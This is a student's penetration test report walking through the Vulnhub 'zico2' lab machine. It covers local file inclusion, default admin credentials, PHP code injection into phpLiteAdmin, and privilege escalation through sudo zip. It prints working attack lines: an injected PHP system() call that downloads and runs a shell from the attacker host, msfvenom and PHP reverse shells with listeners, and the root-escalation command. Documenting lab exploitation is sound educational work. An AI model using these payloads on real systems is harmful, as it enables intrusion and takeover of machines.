Penetration Test Report

Systems and Enterprise Security - Practical Project

Francesco Fuggitti - ID: 1735212

Sapienza University of Rome
`fuggitti.1735212@studenti.uniroma1.it`


Abstract. In this report, I will show the execution of a penetration test on a vulnerable virtual machine taken from Vulnhub. I will also describe techniques, tools and vulnerabilities employed to perform the penetration test.

1 Setup

The target machine (*zico*) is found on Vulnhub website [1] and is released on the 19th of June 2017. It is the first machine of a series called *zico2*. The machine is intended to simulate a real world scenario where the main goal is to get root permissions and so be able to read the flag text file.
First of all, the target virtual machine is downloaded and imported it into VirtualBox. Then, the penetration test environment has been setup by installing, on VirtualBox, Kali Linux 2018.1, the hacker's machine, and configuring the network for both virtual machines. In particular, a NAT network called *natnet1* with DHCP service enabled and IP addresses automatically assigned within the network 192.168.15.0/24 has been set up (command line string: "`VBoxManage natnetwork add --netname natnet1 --network ‘‘192.168.15.0/24’’ --enable --dhcp on`").

2 Information Gathering

Once the target machine is up, we can start working only with Kali Linux. The first step to do is to gather as many informations as we can about the *zico* machine. In order to do so, we have to find which is its IP address and, after that, what could be the right way to penetrate it. Using the tool `Nmap` 7.60, we can easily perform a network scanning. Indeed, `Nmap` has a lot of features that enable the user to collect detailed information about the target. For instance, in such case, we can run "`nmap -sV 192.168.15.0/24`" through the terminal, asking to `Nmap` to scan our network 192.168.15.0/24 and report all services for each open port of every single machine present in this network. The result is reported in Fig. 1.



```
root@kali:~# nmap -sV 192.168.15.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-27 17:22 CEST
Nmap scan report for 192.168.15.1
Host is up (0.000045s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
53/tcp open  domain  pdnsd
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.168.15.2
Host is up (0.00038s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE VERSION
631/tcp open  ipp     CUPS 2.2
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.168.15.3
Host is up (0.00024s latency).
All 1000 scanned ports on 192.168.15.3 are filtered
MAC Address: 08:00:27:35:08:F6 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.15.5
Host is up (0.00016s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.2.22 ((Ubuntu))
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 08:00:27:98:69:CA (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.15.9
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.15.9 are closed

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 44.48 seconds
```


Fig. 1. Result of the network scanning.

Accordingly, we can see that the first three hosts found are those related to VirtualBox, while the others are the target machine (192.168.15.5) and our Kali machine (since we know by running "`ifconfig`" which is our IP address - 192.168.15.9). Moreover, by focusing on the report for the target host, we can see that it has three open ports and, for each of these, `Nmap` has characterized the type of service running and the corresponding version. In particular, the two most interesting are port 22 with OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0) and port 80 with Apache httpd 2.2.22 (Ubuntu). Ultimately, we can notice that the target is running Linux OS.

3 Attack Narrative

Once the crucial step of information gathering has been accomplished, we can start by looking at the enabled services just detected on our target machine.

Initially, we inspect the Apache server on port 80. There, we can find a website called *Zico's Shop* with basic features. Actually, the only interesting one is the tool page which is accessed by a GET reference to a HTML file. This could be vulnerable to the well-known Local File Inclusion (LFI) attack. By definition [2], LFI is the process of including files that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. A common proof-of-concept is to load the passwd file (typing in the browser url "`http://192.168.15.5/../../etc/passwd`"). Indeed, if we try to load the passwd file on *zico*, we succeed as shown in Fig. 2.



view-source:http://192.168.15.5/view.php?page=../../etc/passwd
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
ntp:x:103:108::/home/ntp:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
statd:x:105:65534::/var/lib/nfs:/bin/false
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
zico:x:1000:1000:,,,:/home/zico:/bin/bash
```

Fig. 2. The passwd file of *zico* machine loaded using LFI.

Actually, the passwd file is not so useful for us, but we will take advantage of the LFI vulnerability later on. Since we couldn't find any interesting information in the passwd file, we use another tool that scans all the web content. This tool is called DIRB [3] and it looks for all Web Objects, including those hidden. In particular, it works by launching a dictionary-based attack against the web server specified and analyzing the response. We can simply run DIRB with the command "`dirb http://192.168.15.5`". The result given is shown in Fig. 3.

Following the result, we can observe that there is a directory called `/dbadmin` and, inside it, we find a file called `test_db.php`. By opening the latter, the phpLiteAdmin v.1.9.3 login page shows up. Now, a common search on the web



```
root@kali:~# dirb http://192.168.15.5

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Apr  3 10:18:50 2018
URL_BASE: http://192.168.15.5/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.15.5/ ----
+ http://192.168.15.5/cgi-bin/ (CODE:403|SIZE:288)
==> DIRECTORY: http://192.168.15.5/css/
==> DIRECTORY: http://192.168.15.5/dbadmin/
==> DIRECTORY: http://192.168.15.5/img/
+ http://192.168.15.5/index (CODE:200|SIZE:7970)
+ http://192.168.15.5/index.html (CODE:200|SIZE:7970)
==> DIRECTORY: http://192.168.15.5/js/
+ http://192.168.15.5/LICENSE (CODE:200|SIZE:1094)
```

Fig. 3. DIRB execution.

reveals us that the default password for this service is "admin". We try it and succeed. Thus, we obtain the access to phpLiteAdmin that is an open-source tool written in PHP intended to handle the administration of SQLite over the World Wide Web [4]. Furthermore, searching for known vulnerabilities for this specific version of phpLiteAdmin we find that it is vulnerable to the so called "remote PHP code injection" with EDB-ID: 24044 (Exploit Database ID) [5].

3.1 Exploit and Payload

The exploitation of the remote code injection vulnerability is straightforward: the attacker should create an SQLite database with a *.php* extension and insert PHP code as text fields in a table. After that, the attacker can execute it by simply accessing the database file through the LFI vulnerability seen before. In particular, we describe all the procedure in the following steps:

1. access the phpLiteAdmin page and create a new database with a *.php* extension (e.g. "hack.php");
2. create a new table inside it and insert a text field with PHP code as default value (e.g. <?php phpinfo()?>);
3. run the database exploiting the LFI.

All these steps can be executed through a normal browser and, in particular, the last one should be executed by typing in the url: "`http://192.168.15.5/../..`

/usr/databases/<db_file.php>". Specifically, the path "/usr/databases/<db_file.php>" is specified in the phpLiteAdmin homepage. At this point, what we have to do is to create a payload and deliver it via the proper injected PHP code written as a default value for the text field of the database just created.

Regarding the payload, we would like to open a remote shell of *zico* machine on our Kali machine. The main strategy to achieve this goal is to carry out a reverse TCP connection [6] from the *zico* machine to our machine.

The reverse TCP connection is a connection between the attacker's machine and the target machine where the former acts as a server and the latter acts as a client. While in a normal connection to the target machine the attacker could be blocked by a firewall[1], in a reverse connection the traffic is outgoing and this kind of behavior is generally granted. There are many ways, techniques and tools available to make a reverse connection and create the payload, however we will investigate only two of them for the purpose of this penetration test.

MSFvenom [7] The first and easiest way to create the payload is to use *msfvenom*, which is a built-in tool in Kali Linux OS. For our purposes, we just need to type in the terminal "`msfvenom -a x86 -platform linux -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.15.9 LPORT=443 -f elf -o shell`". In the command, we have specified respectively: the architecture (i.e. x86) along with the linux platform, the payload (i.e. the reverse TCP within *meterpreter* [8], which is a remote administration tool), the listener host (i.e. the host that listens to incoming connections), the port, the executable format and, finally, its name (i.e. shell). Moreover, the above command saves the executable file into the user's home directory unless otherwise stated.

Since, acting as attacker machine, we would like to receive incoming connection directly from the target, we have to setup a simple server and make our shell file just created available on the server. To this extent, we open a terminal in our home directory and we type the following commands:

1. `mv shell /var/www/html`, namely moving the shell file from the user's home directory to the server's directory[2];
2. `service apache2 start`, namely starting the Apache server on the Kali machine.

Once these commands have been executed, the Apache server should be running on our IP address (http://192.168.15.9/). Now, returning to the phpLiteAdmin page, we set as a default value for the text field of the database created the string "`<?php system("cd /tmp; wget http://192.168.15.9/shell; chmod 777 shell; ./shell;"); ?>`". This is a very short PHP script that enters the "`/tmp`" folder, downloads inside it the shell file from the attacker's server, changes the file permissions to read/write/execute and, finally, executes it. In addition,

[1] because from the target machine point of view the connection is an incoming connection.


[2] in this case `/var/www/html/`.

we have to set the meterpreter tool for listening to incoming connections. For this purpose, we open the terminal and we start the Metasploit framework [9] by typing "`msfconsole`". Then, we use a module that provides all features of the Metasploit payload system to the exploits that have been launched outside the framework. This stub is the Generic Multi Handler [10] and we can employ it by typing "`use exploit/multi/handler`". Lastly, we set all parameters by entering the following commands:

1. `set PAYLOAD linux/x86/metrpreter/reverse_tcp`, namely setting the payload used;
2. `set LHOST 192.168.15.9`, namely setting the listener host;
3. `set LPORT 443`, namely setting the listener port;
4. `run`, namely starting listening to incoming connections.

These parameters are the same included before in the creation of the payload. After all this preparation, we leave the terminal window open, waiting for incoming traffic. Now, we are ready to start the exploitation of the target system and the delivery of the payload.

The exploitation can be done as seen before by visiting the url "`http://192.168.15.5/../../usr/databases/<db_file.php>`", where `<db_file.php>` stands for the name of the database along with the injected PHP code just created. After few seconds, we should see, on the listening terminal left open, the connection accepted and the meterpreter shell as in Fig. 4. As we are inside the target system, our aim is to obtain root permissions and look for the flag file. We continue the so called "privilege escalation" in Section 4.



```
SQLite format 3@ -â! ss ,table11CREATE TABLE '1' ('1' TEXT default '')
```


```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.15.9
LHOST => 192.168.15.9
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.15.9:443
[*] Sending stage (857352 bytes) to 192.168.15.5
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.15.9:443 -> 192.168.15.5:46116) at 201
8-04-05 09:12:43 +0200

meterpreter > 
```

Fig. 4. Meterpreter reverse shell.

PHP reverse shell An alternative way to Msfvenom for the creation and the employment of the payload is to use a simple PHP reverse shell script already included in the Kali distribution. Although the payload is different, the procedure for the exploitation is exactly the same adopted before. Indeed, in this context, we will go through the main steps of the exploitation, highlighting only the differences with respect to the previous method.

First of all, we have to carry out some preliminary steps to properly configure the payload included in Kali Linux. For the same reasons as before, we have to setup a server (for simplicity we use the same Apache server) and make available on it the PHP reverse shell script configured for our intent. To this extent, we open a terminal in our home directory and we type the following commands:

1. `cp /usr/share/webshells/php/php-reverse-shell.php /var/www/html/prshell.php`, namely copying the script from its original folder to the server's folder and renaming it as `prshell.php`;
2. `nano prshell.php`, namely changing the listener IP address with our Kali machine address and specifiyng a port (e.g. 4444) as shown in Fig. 5, saving and exiting the editor;
3. `service apache2 start`, namely starting the Apache server;



```
  GNU nano 2.9.4                          prshell.php
// Some compile-time options are needed for daemonis
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-sh

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.15.9';   // CHANGE THIS
$port = 4444;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
```


Fig. 5. IP and port configuration of the listener host.

Additionally, we have to open a new terminal window and start a TCP listener by typing "`nc -nvlp <port>`" where <port> is the port number specified in the `prshell.php` file (e.g. we chose 4444). Subsequently, we proceed by creating our custom exploit using "`<?php system("cd /tmp; wget http://192.168.15.9/prshell.php; chmod 777 shell; php prshell.php;"); ?>`" as default text field of a table in the database through phpLiteAdmin page. Lastly, we just have to visit the url of the database created with the modified text field exactly as done before. Hence, we should have a shell of the target machine on our terminal window.

4 Privilege Escalation

The goal of this section is to show how we get root permissions and are able to read the flag text file. The whole procedure is valid for both methods of exploitation: the Msfvenom and the PHP reverse shell script.


As soon as we have entered on the target machine, "`python -c 'import pty; pty.spawn(''/bin/bash'')'`" should be executed to get the stage shell. As we can see in Fig. 6, we only have *www-data* rights, so we must elevate our privileges inside the machine.



```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.15.9:443
[*] Sending stage (857352 bytes) to 192.168.15.5
[*] Sleeping before handling stage...
[*] Meterpreter session 3 opened (192.168.15.9:443 ->
8-04-05 13:32:38 +0200

meterpreter > shell
Process 2081 created.
Channel 1 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@zico:/tmp$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@zico:/tmp$
```

Fig. 6. The stage shell.


To accomplish this task, we explore the file system to get some insights on it. First, we navigate the file system following the path "`/home/zico/wordpress`". Inside this folder, we find the *wp-config.php* file. If we open it, by typing "`cat wp-config.php`", we find the MySQL password (i.e. sWfCsfJSPV9H3AmQzw8) as shown in Fig. 7.



```
/** MySQL database username */
define('DB_USER', 'zico');

/** MySQL database password */
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');
```

Fig. 7. MySQL password found in the *wp-config.php* file.

Then, we try to use the same password for SSH along with zico username in another terminal window (command: “`ssh zico@192.168.15.5`”). We have succeeded. Next, looking at zico’s files (command: “`ls -la`”), we can see that zico user is able to create **.tar.gz* or **.zip* files and, perhaps, zico user might have the *sudo* privileges available for those package commands. Indeed, if we type “`sudo -l`” (Fig. 8) we are able to list the allowed commands for the invoking user on the current host [11]. These are the *tar* and *zip* package commands and, as stated in the terminal, we don’t need the root password to invoke them.




```
zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host:
    env_reset, exempt_group=admin,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
n

User zico may run the following commands on this host:
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /usr/bin/zip
```

Fig. 8. Allowed commands for the invoking user on the current host.

The escalation to the root can be done by executing the two simple following commands:


1. `touch exploit`, namely creating a new file called exploit;
2. `sudo -u root zip exploit.zip exploit -T --unzip-command="sh -c /bin/bash"`, namely zipping as root user the exploit file and testing the result with the specific command written.

We have thus obtained root permissions (Fig. 9). Therefore, we can reach the “`/root`” folder and open the *flag.txt* file as shown in Fig. 10.



```
zico@zico:~$ touch exploit
zico@zico:~$ sudo -u root zip exploit.zip exploit -T --unzip-command="sh -c /bin
/bash"
  adding: exploit (stored 0%)
root@zico:~# id
uid=0(root) gid=0(root) groups=0(root)
root@zico:~#
```

Fig. 9. Becoming root.



```
root@zico:~# cd /root
root@zico:/root# ls
flag.txt
root@zico:/root# cat flag.txt
#
#
#
# ROOOOT!
# You did it! Congratz!
#
# Hope you enjoyed!
#
#
#
#
```

Fig. 10. The *flag.txt* file.

References

1. https://www.vulnhub.com/entry/zico2-1,210/
2. https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
3. https://tools.kali.org/web-applications/dirb
4. https://en.wikipedia.org/wiki/PhpLiteAdmin
5. https://www.exploit-db.com/exploits/24044/
6. https://en.wikipedia.org/wiki/Reverse_connection
7. https://www.offensive-security.com/metasploit-unleashed/msfvenom/
8. https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/
9. https://www.metasploit.com/
10. https://www.rapid7.com/db/modules/exploit/multi/handler
11. sudo manual